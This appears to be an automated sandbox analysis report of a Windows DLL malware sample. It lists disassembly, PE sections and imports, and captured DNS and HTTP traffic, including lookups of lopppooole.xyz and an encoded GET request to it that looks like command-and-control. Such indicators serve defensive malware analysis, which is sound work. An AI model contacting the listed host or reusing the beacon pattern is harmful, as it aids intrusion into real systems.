mov dword ptr [ebp-04h], 000004BCh
mov ecx, dword ptr [ebp+08h]
mov dword ptr [10007B9Ch], ecx
mov dword ptr [10007B7Ch], ebp
mov dword ptr [ebp-08h], 00000064h
lea eax, dword ptr [ebp-08h]
push eax
lea ecx, dword ptr [ebp-70h]
push ecx
call dword ptr [100074ACh]
movzx edx, byte ptr [ebp-70h]
cmp edx, 4Ah
jne 00007F4FE886411Bh
movzx eax, byte ptr [ebp-6Eh]
cmp eax, 68h
jne 00007F4FE8864112h
movzx ecx, byte ptr [ebp-6Ch]
cmp ecx, 44h
jne 00007F4FE8864109h
xor eax, eax
jmp 00007F4FE886616Ch
mov dword ptr [10007BB4h], 00000000h
jmp 00007F4FE8864111h
mov edx, dword ptr [10007BB4h]
add edx, 01h
mov dword ptr [10007BB4h], edx
cmp dword ptr [10007BB4h], 0043CFDAh
jnc 00007F4FE886411Ah
push 10007078h
call dword ptr [00000010h]

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x710c	0x64	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x23400	0x1558	.text4
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x27000	0x824	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7314	0x1a4	.data
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x442c	0x4600	False	0.0903459821429	data	4.49859360091	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x6000	0x190	0x200	False	0.40234375	data	3.16789426961	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x7000	0xc04	0xc00	False	0.452799479167	data	4.9773381038	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.text4	0x8000	0x1cd2c	0x1ce00	False	0.389838676948	data	4.12524581256	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text6	0x25000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.text5	0x26000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.reloc	0x27000	0x824	0xa00	False	0.69609375	data	5.79486792216	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.dll	GetLastError, LoadLibraryA, GetProcAddress, GetModuleHandleW, DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, ExitThread, CreateThread, WriteFile, UnhandledExceptionFilter, SetFilePointer, SetEndOfFile, RtlUnwind, ReadFile, RaiseException, GetStdHandle, GetFileSize, GetFileType, CreateFileA, CloseHandle, TlsSetValue, TlsGetValue, lstrcpyA, lstrcmpA, WaitForSingleObject, VirtualProtect, UnmapViewOfFile, SuspendThread, Sleep, SizeofResource, SetUnhandledExceptionFilter, SetThreadPriority, SetThreadLocale, SetLastError, SetFileTime
USER32.dll	LoadCursorA, CharUpperA, CharUpperW
GDI32.dll	GetTextCharacterExtra, RealizePalette, TextOutA, StartPage, StartDocA, SetTextColor, SetMapMode, SetBkMode, SetBkColor, SelectObject, SelectClipRgn, MoveToEx, LineTo, GetTextMetricsW, GetTextFaceA, GetTextExtentPoint32A, GetStockObject, GetRgnBox, GetObjectW, GetDeviceCaps, GdiFlush, EndPage, EndDoc, DeleteObject, DeleteDC, CreateSolidBrush, CreateRectRgnIndirect, CreatePen, CreateFontA, CreateFontW, CreateDIBSection, CreateDCW, CreateCompatibleDC, CombineRgn, BitBlt
ADVAPI32.dll	GetUserNameA, RegOpenKeyA

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 12:15:23.916760921 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:23.917267084 CET	49735	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:23.963144064 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:23.963186979 CET	80	49735	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:23.963418007 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:23.966131926 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:23.966177940 CET	49735	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.012197018 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043452978 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043508053 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043546915 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043587923 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043625116 CET	80	49734	185.186.244.49	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 12:15:24.043661118 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043668985 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.043699980 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043700933 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.043736935 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043765068 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.043783903 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043826103 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.043832064 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.043881893 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.043961048 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091242075 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091265917 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091284037 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091300011 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091322899 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091341972 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091360092 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091377020 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091393948 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091392994 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091411114 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091428041 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091434002 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091442108 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091445923 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091449022 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091466904 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091475010 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091485977 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091511965 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091521978 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091542959 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091552973 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091562033 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091578960 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091593981 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091595888 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091614008 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.091628075 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091639042 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.091677904 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.137644053 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137674093 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137697935 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137716055 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137732029 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137748957 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137763977 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137783051 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137804985 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137820005 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137839079 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137856007 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137864113 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.137871981 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137888908 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137890100 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.137906075 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137922049 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137937069 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137938976 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.137953043 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137962103 CET	49734	80	192.168.2.5	185.186.244.49

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 12:15:24.137968063 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.137970924 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.137989044 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138006926 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138015985 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138041973 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138050079 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138066053 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138073921 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138082027 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138097048 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138113022 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138132095 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138134003 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138137102 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138139963 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138144970 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138149023 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138166904 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138183117 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138191938 CET	49734	80	192.168.2.5	185.186.244.49
Jan 19, 2021 12:15:24.138200045 CET	80	49734	185.186.244.49	192.168.2.5
Jan 19, 2021 12:15:24.138216019 CET	80	49734	185.186.244.49	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 12:14:16.949157953 CET	65447	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:17.009609938 CET	53	65447	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:17.265947104 CET	52441	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:17.316654921 CET	53	52441	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:18.045341969 CET	62176	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:18.104206085 CET	53	62176	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:18.278394938 CET	59596	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:18.320241928 CET	65296	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:18.326219082 CET	53	59596	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:18.370870113 CET	53	65296	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:18.382359982 CET	63183	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:18.443537951 CET	53	63183	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:18.452728033 CET	60151	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:18.509139061 CET	53	60151	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:22.344144106 CET	56969	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:22.392647028 CET	53	56969	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:32.053364992 CET	55161	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:32.114023924 CET	53	55161	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:38.552215099 CET	54757	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:38.600174904 CET	53	54757	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:39.496400118 CET	49992	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:39.547189951 CET	53	49992	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:40.457703114 CET	60075	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:40.508759975 CET	53	60075	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:41.298398018 CET	55016	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:41.346185923 CET	53	55016	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:41.511719942 CET	64345	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:41.559380054 CET	53	64345	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:42.630991936 CET	57128	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:42.687535048 CET	53	57128	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:43.590053082 CET	54791	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:43.638271093 CET	53	54791	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:44.502753019 CET	50463	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:44.562197924 CET	53	50463	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:45.019123077 CET	50394	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:45.090714931 CET	53	50394	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:45.482395887 CET	58530	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 12:14:45.533154964 CET	53	58530	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:45.976847887 CET	53813	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:46.037437916 CET	53	53813	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:46.327724934 CET	63732	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:46.376141071 CET	53	63732	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:46.975521088 CET	57344	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:47.026205063 CET	53	57344	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:47.963057995 CET	57344	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:48.014035940 CET	53	57344	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:48.977009058 CET	57344	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:49.038712025 CET	53	57344	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:50.995033026 CET	57344	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:51.045692921 CET	53	57344	8.8.8.8	192.168.2.5
Jan 19, 2021 12:14:54.992321968 CET	57344	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:14:55.042994976 CET	53	57344	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:00.143220901 CET	54450	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:00.201432943 CET	53	54450	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:01.219774008 CET	59261	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:01.280926943 CET	53	59261	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:01.293230057 CET	57151	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:01.349627018 CET	53	57151	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:01.364358902 CET	59413	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:01.420501947 CET	53	59413	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:19.892364025 CET	60516	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:19.940613031 CET	53	60516	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:22.860976934 CET	51649	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:22.918737888 CET	53	51649	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:23.840601921 CET	65086	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:23.897068977 CET	53	65086	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:26.185436964 CET	56432	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:26.241856098 CET	53	56432	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:28.299551964 CET	52929	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:28.356056929 CET	53	52929	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:50.553179979 CET	64317	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:50.601069927 CET	53	64317	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:50.916039944 CET	61004	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:50.964030027 CET	53	61004	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:51.169473886 CET	56895	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:51.217725039 CET	53	56895	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:51.427617073 CET	62372	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:51.475570917 CET	53	62372	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:51.744858027 CET	62373	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:51.793025970 CET	53	62373	8.8.8.8	192.168.2.5
Jan 19, 2021 12:15:51.793926001 CET	62374	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:15:51.845191956 CET	53	62374	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:31.106296062 CET	61515	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:31.187684059 CET	53	61515	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:32.007517099 CET	56675	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:32.066946983 CET	53	56675	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:33.022666931 CET	57172	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:33.081686974 CET	53	57172	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:33.791445971 CET	55267	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:33.847913027 CET	53	55267	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:34.578417063 CET	50969	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:34.634922981 CET	53	50969	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:35.509867907 CET	64362	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:35.557703972 CET	53	64362	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:36.416465998 CET	54766	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:36.476074934 CET	53	54766	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:37.539838076 CET	61446	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:37.598146915 CET	53	61446	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:38.826898098 CET	57515	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:16:38.885323048 CET	53	57515	8.8.8.8	192.168.2.5
Jan 19, 2021 12:16:39.592381954 CET	58199	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 19, 2021 12:16:39.653898954 CET	53	58199	8.8.8.8	192.168.2.5
Jan 19, 2021 12:17:01.845989943 CET	65221	53	192.168.2.5	8.8.8.8
Jan 19, 2021 12:17:01.894328117 CET	53	65221	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 19, 2021 12:15:23.840601921 CET	192.168.2.5	8.8.8.8	0x6664	Standard query (0)	lopppooole.xyz	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:26.185436964 CET	192.168.2.5	8.8.8.8	0x81b4	Standard query (0)	lopppooole.xyz	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:28.299551964 CET	192.168.2.5	8.8.8.8	0xf1e4	Standard query (0)	lopppooole.xyz	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:50.553179979 CET	192.168.2.5	8.8.8.8	0xa486	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:51.744858027 CET	192.168.2.5	8.8.8.8	0x1	Standard query (0)	8.8.8.8.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jan 19, 2021 12:15:51.793926001 CET	192.168.2.5	8.8.8.8	0x2	Standard query (0)	1.0.0.127.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 19, 2021 12:15:23.897068977 CET	8.8.8.8	192.168.2.5	0x6664	No error (0)	lopppooole.xyz		185.186.244.49	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:26.241856098 CET	8.8.8.8	192.168.2.5	0x81b4	No error (0)	lopppooole.xyz		185.186.244.49	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:28.356056929 CET	8.8.8.8	192.168.2.5	0xf1e4	No error (0)	lopppooole.xyz		185.186.244.49	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:50.601069927 CET	8.8.8.8	192.168.2.5	0xa486	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 19, 2021 12:15:50.964030027 CET	8.8.8.8	192.168.2.5	0xc407	No error (0)	c.msn.com	c-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jan 19, 2021 12:15:51.793025970 CET	8.8.8.8	192.168.2.5	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Jan 19, 2021 12:15:51.845191956 CET	8.8.8.8	192.168.2.5	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)

HTTP Request Dependency Graph

- lopppooole.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49734	185.186.244.49	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 12:15:23.966131926 CET	5285	OUT	GET /manifest/oyJf0dGchaAIoPel8/K1RFX8SwNbhQ/LLcUCPEPYkE/8YDGV2vEEgf7ZQ/cuAAx0dK_2BD_2BCaXfl8/tYaseMvEDk08K6JZ/EQ1XEWDhVGtM7k6/BJ4Pdn_2BFeo6ztzsI/hH1xi6vBb/jeSTvozPXDGpukgDPifK/ZqYCwBGYzwKmTN9WLyu/YJCKUABXAbPwOK69xlPBEF/QfRL.cnx HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: lopppooole.xyz Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 19, 2021 12:15:24.043452978 CET	5287	IN	HTTP/1.1 200 OK Date: Tue, 19 Jan 2021 11:15:24 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=vf1vsvjs3vof8r12p2dbsn0nn0; path=/; domain=.lopppooole.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 18-Feb-2021 11:15:24 GMT; path=/; domain=.lopppooole.xyz Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 38 0d 0a 42 2b 6d 39 51 6e 4a 61 48 32 76 34 4b 75 75 6a 65 6b 54 30 74 5a 6b 6e 68 38 75 4e 7a 32 5a 48 69 45 7a 74 6f 62 39 31 79 64 45 54 59 31 30 6b 65 4d 33 4c 45 34 44 73 37 59 35 48 30 56 37 75 69 38 68 73 6b 76 2b 38 41 56 63 65 52 66 76 51 6c 58 4c 59 4b 49 54 30 66 6e 54 55 33 30 4c 41 34 48 4b 35 6c 35 70 5a 34 6c 4 1 4a 4a 79 43 54 5a 6c 30 36 6a 34 55 79 73 63 7a 39 55 41 56 6a 4c 78 36 49 31 6e 54 48 50 4f 64 68 65 4e 43 79 4f 78 64 74 79 4a 63 4d 6a 4d 35 62 76 48 65 4f 43 6f 75 63 6f 52 33 74 42 52 4d 65 4e 71 62 74 44 48 72 4d 76 35 4a 54 75 69 72 63 56 39 42 6d 5a 72 38 38 53 33 4a 70 36 4f 38 4c 62 56 59 67 68 41 62 75 72 70 67 52 57 7a 42 58 6d 66 6d 7a 46 51 6e 6a 67 76 2b 37 30 30 4c 44 64 38 63 64 31 67 49 34 2b 42 31 77 4f 69 55 42 42 4e 75 41 58 76 4a 78 6a 46 36 4b 6b 2b 52 57 34 7a 54 4f 56 36 4b 46 55 48 72 37 62 72 59 48 51 57 6c 79 